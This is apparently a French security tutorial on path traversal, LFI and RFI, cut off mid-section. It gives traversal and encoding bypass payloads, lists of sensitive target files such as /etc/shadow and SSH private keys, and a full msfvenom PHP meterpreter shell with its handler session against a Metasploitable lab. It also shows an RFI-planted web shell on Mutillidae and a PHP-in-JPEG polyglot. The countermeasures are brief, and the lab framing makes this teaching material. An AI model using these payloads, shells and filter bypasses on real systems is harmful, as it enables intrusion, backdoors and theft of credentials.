➔ **La vulnérabilité Path Traversal (*Traversée de Chemin* en français), aussi appelée Directory Traversal ou encore "attaque dot-dot-slash" (../), permet l'accès à des fichiers situés potentiellement en dehors du répertoire racine du serveur web** (Apache, Nginx, GWS ou Google Web Server, IIS ou Internet Information Services de Microsoft, **…). L'attaque Path Traversal est un exemple de vulnérabilité LFI, mais ici, on peut juste récupérer un fichier local.**

EN RÉSUMÉ	
RFI	www.site.net/script.php?file=http://hacker.net/malware.txt
LFI	www.site.net/script.php?file=password.txt www.site.net/script.php?file=/etc/shadow www.site.net/script.php?file=delete_db.php
Path Traversal	www.site.net/script.php?file=../../../../etc/shadow

EXPLICATIONS

- **RFI**

  Ex : on remplace l'URL www.vuln.com/display.php?file=page01.html

  par **www.vuln.com/display.php?file=http://hacker.com/shell.txt**

Il faut que l'extension du shell PHP soit modifiée en .txt pour que le code ne soit pas exécuté sur le serveur du pirate mais bien sur le serveur de la victime.

Pour lutter contre le RFI, on met la directive allow_url_include à OFF dans php.ini.

- **LFI**

  Ex : on remplace l'URL www.vuln.com/display.php?file=page01.html

  par www.vuln.com/display.php?file=fichier_secret.txt

  Si l'extension éventuelle du fichier à afficher n'est pas spécifiée dans l'URL, mais est rajoutée par l'application dans le script display.php, alors on rajoute le Byte Null (%00) à la fin de l'URL, comme terminateur : www.vuln.com/display.php?file=fichier_secret.txt%00

  Cependant, cette astuce du Byte Null ne fonctionne pas avec une version de PHP >= 5.3.4

- **Path Traversal**

  Ex : on remplace l'URL www.vuln.com/display.php? file=page01.html

  par www.vuln.com/display.php?file=../../../../etc/passw (chemin relatif)

  ou par www.vuln.com/display.php?file=/etc/passw (chemin absolu)

  On comprend maintenant l'autre nom de cette vulnérabilité (dot-dot-slash).

  Ici aussi, on rajoute le Byte Null à la fin de l'URL si l'application rajoute l'extension grâce au script.

Protection contre les RFI / LFI / Path Traversal : si l'application filtre les caractères spéciaux, il faut penser également à filtrer leurs encodages		
	simple encodage	double encodage (% = %25)
< > « ‘ / \ . = – :	%3C %3E %22 %27 %2F %5C %2E %3D %2D %3A	%253C %253E %2522 %2527 %252F %255C %252E %253D %252D %253A

Je rappelle que le répertoire racine dans Linux est SLASH (/) tandis que le répertoire racine de Windows est C:BACKSLASH (C:\)

Le hacker peut faire différentes combinaisons pour tenter de bypasser le filtrage :

../	%2E%2E%2F %2E%2E/ ..%2F ..%252F
..\	%2E%2E%5C %2E%2E\ ..%5C %252E%252E%255C

CONTRE-MESURES → on peut éviter ce type d'attaque :

En validant les entrées, en établissant une liste blanche des entrées ou des extensions permises ou encore en interdisant le séparateur de répertoirer (/).

Méthode simple pour éviter l'attaque dot dot slash

Soit l'URL vulnérable : www.example.net/index.php?info=page.txt

Pour contrecarrer l'attaque dot dot slash, il suffit de récupérer la variable comme suit :

```
$site = $_GET['info'] ;
$site = str_replace(array('.','/'),'', $site) ;
```

Cependant, l'idéal est d'avoir le contrôle sur l'extension du fichier. On aura alors plutôt le code suivant :

L'URL vulnérable : www.example.net/index.php?info=page

```
$site = $_GET['info'] ;
$site = str_replace(array('.','/'),'', $site) ;
$site = file_get_contents('./' . $site . '.txt') ;
```


FILE INCLUSION : il est possible de cacher du code PHP dans une image !

Dans le cadre du *file inclusion*, il est possible d'inclure un fichier image, en apparence inoffensif, mais qui contient du code PHP qui sera exécuté.

Voici le début d'un tel fichier (ici un .jpg), lu dans le Bloc-Notes :


```
ÿØÿà  JFIF      `` ÿá  fExif  MM *
    é  V           @           HQ          Q
 Q
    <style>body{font-size: 0;} h1{font-size: 12px !important;}</style><h1><?php echo
"<hr />THIS IMAGE COULD ERASE YOUR WWW ACCOUNT, it shows you the PHP info
instead...<hr />"; phpinfo(); __halt_compiler(); ?></h1>Ö  Ö                á  á
        “rXÃ      †  ±ŽPhotoshop ICC profile
```

L'inclusion de l'image affiche bien le résultat de la commande phpinfo()




Vous pourrez obtenir un résultat identique à la capture d'écran ci-dessus avec la même image et avec la page LFI / RFI de la machine virtuelle bWAPP !

Fichiers intéressants dans le cadre d'un path traversal



Windows anciens	
➔ ../../../boot.ini	(fichier de configuration)
➔ ../../../windows/win.ini	(paramètres système et utilisateur)



Linux	
➔ ../../../etc/passwd	(les utilisateurs)
➔ ../../../etc/shadow	(les mots de passe)
➔ ../../../etc/issue	(bannière avant le login)
➔ ../../../etc/profile	(configuration shell)
➔ ../../../proc/version	(version du noyau Linux)
➔ ../../../root/.bash_history	(historique de l'utilisateur root)
➔ ../../../.ssh/id_rsa	(clé privée SSH)
➔ ../../../var/log/apache2/access.log	(journaux d'accès du serveur Apache2)

Path Traversal / LFI / RFI : contournement de certains filtres

Filtre 1

Soit un filtre qui vérifie l'extension du fichier demandé (par exemple une image .jpg)

➔ il suffit parfois de simplement utiliser l'octet nul (%00). Si je désire afficher le fichier /etc/passwd, je taperai par exemple ../../../etc/passwd%00.jpg. L'extension est bien celle attendue mais elle ne sera pas prise en compte à cause de l'octet nul. Cette astuce de l'octet nul ne fonctionne pas avec une version de PHP >= 5.3.4 !

Filtre 2

Soit un filtre qui interdit l'utilisation des chemins absolus.

➔ il suffit parfois simplement, pour contourner le filtre, de remplacer les chemins absolus par des chemins relatifs

Filtre 3

Soit un filtre qui vérifie que le fichier demandé se trouve bien dans /var/www/html (sur Linux, le répertoire racine du serveur, appelé répertoire webroot, se situe habituellement à cet endroit).

➔ si l'application vérifie simplement si le chemin débute par la chaîne /var/www/html, on pourra parfois contourner le filtre avec /var/www/html/../../../etc/passwd

Filtre 4

Soit un filtre qui supprime la séquence ../ dans la requête.

➔ il suffit parfois, pour contourner le filtre, de taper ….//….//….//etc/passwd ou …/./…/./…/./etc/passwd. Après l'exécution du filtre, il restera bien : ../../../etc/passwd !

Filtre 5

Soit un filtre qui supprime la chaîne de caractères http:// dans la requête.

il suffit parfois, pour contourner le filtre, de taper hthttptp://. Après l'exécution du filtre, il restera bien : http:// ! On peut aussi taper : htTp://.

Filtre 6

Soit un filtre qui bloque les requêtes contenant un forward slash (/)

➔ Il suffit parfois, pour contourner le filtre, de réaliser un encodage URL du forward slash ou, en cas d'échec, un double encodage URL. Ainsi, ../ devient ..%2F ou encore ..%252F (car / = %2F et % = %25). On peut encore taper ..%25%32%66 (car 2 = %32 et F = %66)

File upload :

contourner les filtres de protection et obtenir un shell

Si le filtre de protection, qui vérifie que le fichier téléchargé sur le serveur est bien une image et pas un shell (par exemple : shell.php), est mal conçu, il va être possible de le contourner assez facilement.

Procédure	
Filtrage basé sur le type **(ex : DVWA Medium Security)**	1. **On renomme le fichier malveillant (shell.php devient shell.jpg),** 2. **On intercepte la requête d'envoi du fichier avec le proxy intercepteur Burp,** 3. **On laisse le *content-type : image/jpeg* tel quel, mais on renomme le shell dans la requête (shell.jpg redevient shell.php),** 4. **On envoie la requête.**
Filtrage basé sur l'extension **(ex : DVWA High Security)**	1. **On renomme le fichier malveillant en lui donnant une double extension (shell.php devient shell.php.jpg),** 2. **On envoie le fichier sur le serveur (upload).**


Contre-mesure
1. **Ne pas permettre l'upload de fichiers .exe ou .php en vérifiant le type et l'extension,** 2. **Recréer une image uploadée en la renommant : utiliser les fonctions PHP *imagecreatefromjpeg*() ou *imagecreatefrompng*(),** 3. **Détruire l'image originale.**


Filtrage basé sur le type : testons DVWA avec la sécurité **MEDIUM**

Tentons l'upload d'un fichier .php avec la sécurité MEDIUM :

Your image was not uploaded.

Retentons cet upload, après avoir modifié l'extension du fichier shell.php (devenu maintenant shell.jpg), en l'interceptant avec Burp :





Dans Burp, cliquons sur Forward pour renvoyer la requête au serveur :

Réussite de l'opération : le fichier malicieux est correctement transféré sur le serveur

OBTENIR une session meterpreter sur l'ordinateur cible

Le fichier shell.php dont il est question dans ce chapitre a été créé avec la commande suivante :

msfvenom -p php/meterpreter/bind_tcp lport=1234 > shell.php

Voici ce que contient ce fichier :

```
/*<?php /**/ error_reporting(0); $ip = '0.0.0.0'; $port = 1234; if (is_callable('stream_socket_server')) { $srvsock = stream_socket_server("tcp://{$ip}:{$port}"); if (!$srvsock) { die(); } $s = stream_socket_accept($srvsock, -1); fclose($srvsock); $s_type = 'stream'; } elseif (is_callable('socket_create_listen')) { $srvsock = socket_create_listen(AF_INET, SOCK_STREAM, SOL_TCP); if (!$res) { die(); } $s = socket_accept($srvsock); socket_close($srvsock); $s_type = 'socket'; } elseif (is_callable('socket_create')) { $srvsock = socket_create(AF_INET, SOCK_STREAM, SOL_TCP); $res = socket_bind($srvsock, $ip, $port); if (!$res) { die(); } $s = socket_accept($srvsock); socket_close($srvsock); $s_type = 'socket'; } else { die(); } if (!$s) { die(); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Il faut maintenant taper l'URL de ce fichier dans la barre d'adresse du navigateur afin de l'exécuter (ouverture du port 1234 sur la machine cible). L'adresse sera, selon la technique utilisée (voir les pages précédentes) :

http://192.168.56.102/dvwa/hackable/uploads/shell.php

ou

http://192.168.56.102/dvwa/hackable/uploads/shell.php.jpg

Dans cet exemple, *http://192.168.56.102* est l'adresse de la machine Metasploitable !

On lance enfin l'exploit multi/handler sur la machine de l'attaquant, en spécifiant le payload utilisé, l'adresse distante et le port :

```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf5 exploit(multi/handler) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf5 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf5 exploit(multi/handler) > run

[*] Started bind TCP handler against 192.168.56.102:1234
[*] Sending stage (38288 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.110:36777 -> 192.168.56.102:1234) at 2020-06-29

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter >
```

BINGO ! On obtient bien une session meterpreter…

Création d'une backdoor sur le site Mutillidae grâce à la vulnérabilité RFI

Installons Mutillidae dans le répertoire **htdocs** de **Xampp** (sous Windows). Attention, il faut modifier le fichier C:\xampp\htdocs\mutillidae-master\includes\database-config.inc :

```
<?php
define('DB_HOST', '127.0.0.1');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'mutillidae');
define('DB_NAME', 'mutillidae');
define('DB_PORT', 3306);
?>
```

devient :


```
<?php
define('DB_HOST', '127.0.0.1');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', '');
define('DB_NAME', 'mutillidae');
define('DB_PORT', 3306);
?>
```

La page de Mutillidae vulnérable au RFI est :

http://localhost/mutillidae-master/index.php?page=arbitrary-file-inclusion.php

Pour réaliser cette attaque, il faut modifier, dans le fichier **php.ini** de Xampp, la directive **allow_url_include=Off** en **allow_url_include=On**.

Je crée alors un fichier **rfi.txt** sur le serveur de l'attaquant (192.168.56.113). Voici ce qu'il contient :



Je tape alors l'adresse suivante dans le navigateur :


http://localhost/mutillidae-master/index.php?page= http://192.168.56.113/rfi.txt

Le script PHP est exécuté sur la machine cible. Attention, le fichier doit bien avoir l'extension .txt et non .php, sinon le script s'exécuterait sur la machine de l'attaquant et pas celle de la victime !

La backdoor, un simple shell PHP, est bien créée à la racine du serveur local. Ce shell contient la ligne :

```
<?php if(isset($_GET["cmd"])) {echo system($_GET["cmd"]);} ?>
```

Le shell est maintenant directement accessible sur la machine cible (via l'adresse **http://<IP>/shell.php?cmd=<votre_commande>**) et nous permet l'exécution de diverses commandes comme ci-dessous :




Ce shell est bien sûr persistant et pourra être réutilisé par l'attaquant autant qu'il le souhaite.

Détecter les vulnérabilités dot dot slash avec dotdotpwn


Le fuzzer dotdotpwn permet de découvrir des vulnérabilités de type Directory Traversal, aussi appelées attaques dot dot slash (../).
Le but de l'attaque *dot dot slash* est d'obliger à une application d'accéder à un fichier sur le serveur qui n'est pas censé être accessible comme par exemple le fichier /etc/passwd).

Un exemple classique de ce type d'attaque est illustré par l'application vulnérable Mutillidae, dont la page ci-dessous est vulnérable à ce type d'attaque :



Il existe un outil automatique qui permet de faire ce genre d'attaque : dotdotpwn.

https://github.com/wireghoul/dotdotpwn



On peut l'installer sur Linux (dans /opt/) grâce à la commande suivante :

git clone https://github.com/wireghoul/dotdotpwn.git

On lance le programme avec :

perl dotdotpwn.pl -m http -h <ADRESSE IP>

-m = module (HTTP, FTP, TFTP, …)

-h = adresse IP de l'hôte

Si on cible un fichier particulier, on peut ajouter :

-f /etc/passwd

Lancement du programme :


```
#################################################################################
#                                                                               #
#  CubilFelino                                                        Chatsubo  #
#  Security Research Lab              and           [(in)Security Dark] Labs    #
#  chr1x.sectester.net                             chatsubo-labs.blogspot.com   #
#                                                                               #
#                               pr0udly present:                                #
#                                                                               #
#  _________      __  _________      __  ___________                           #
#  \______ \    ____ _/  |_\_____ \    ____ _/  |_\_____   \__  _  __ ____     #
#   |    |  \  /    _ \   __\|    |  \  /    _ \   __\|      ___/\ \/ \/ //    \    #
#   |    `   \(  <_> )|  |  |    `   \(  <_> )|  |  |    |     \     /|   |  \  #
#  /_______  / \____/ |__| /_______  / \____/ |__|  |____|      \/\_/ |___|  /  #
#          \/                     \/                                       \/   #
#                            - DotDotPwn v3.0.2 -                               #
#                         The Directory Traversal Fuzzer                        #
#                         http://dotdotpwn.sectester.net                        #
#                            dotdotpwn@sectester.net                            #
#                                                                               #
#                               by chr1x & nitr0us                              #
#################################################################################

[+] Report name: Reports/10.0.2.18_10-21-2019_19-46.txt

[========== TARGET INFORMATION ==========]
[+] Hostname: 10.0.2.18
[+] Protocol: http
[+] Port: 80

[=========== TRAVERSAL ENGINE ===========]
[+] Creating Traversal patterns (mix of dots and slashes)
[+] Multiplying 6 times the traversal patterns (-d switch)
[+] Creating the Special Traversal patterns
[+] Translating (back)slashes in the filenames
[+] Appending '/etc/passwd' to the Traversal Strings
[+] Including Special sufixes
[+] Traversal Engine DONE ! - Total traversal tests created: 5514

[=========== TESTING RESULTS ============]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)
```

Le rapport du fuzzing est enregistré dans un fichier .txt

```
[=========== TESTING RESULTS ============]
[+] Ready to launch 3.33 traversals per second
[+] Press Enter to start the testing (You can stop it pressing Ctrl + C)

[*] HTTP Status: 400 | Testing Path: http://10.0.2.18:80/../etc/passwd
[*] HTTP Status: 400 | Testing Path: http://10.0.2.18:80/../../etc/passwd
[*] HTTP Status: 400 | Testing Path: http://10.0.2.18:80/../../../etc/passwd
[*] HTTP Status: 400 | Testing Path: http://10.0.2.18:80/../../../../etc/passwd
[*] HTTP Status: 400 | Testing Path: http://10.0.2.18:80/../../../../../etc/passwd
[*] HTTP Status: 400 | Testing Path: http://10.0.2.18:80/../../../../../../etc/passwd
```

Voyons le contenu du rapport (fichier .txt) :

```
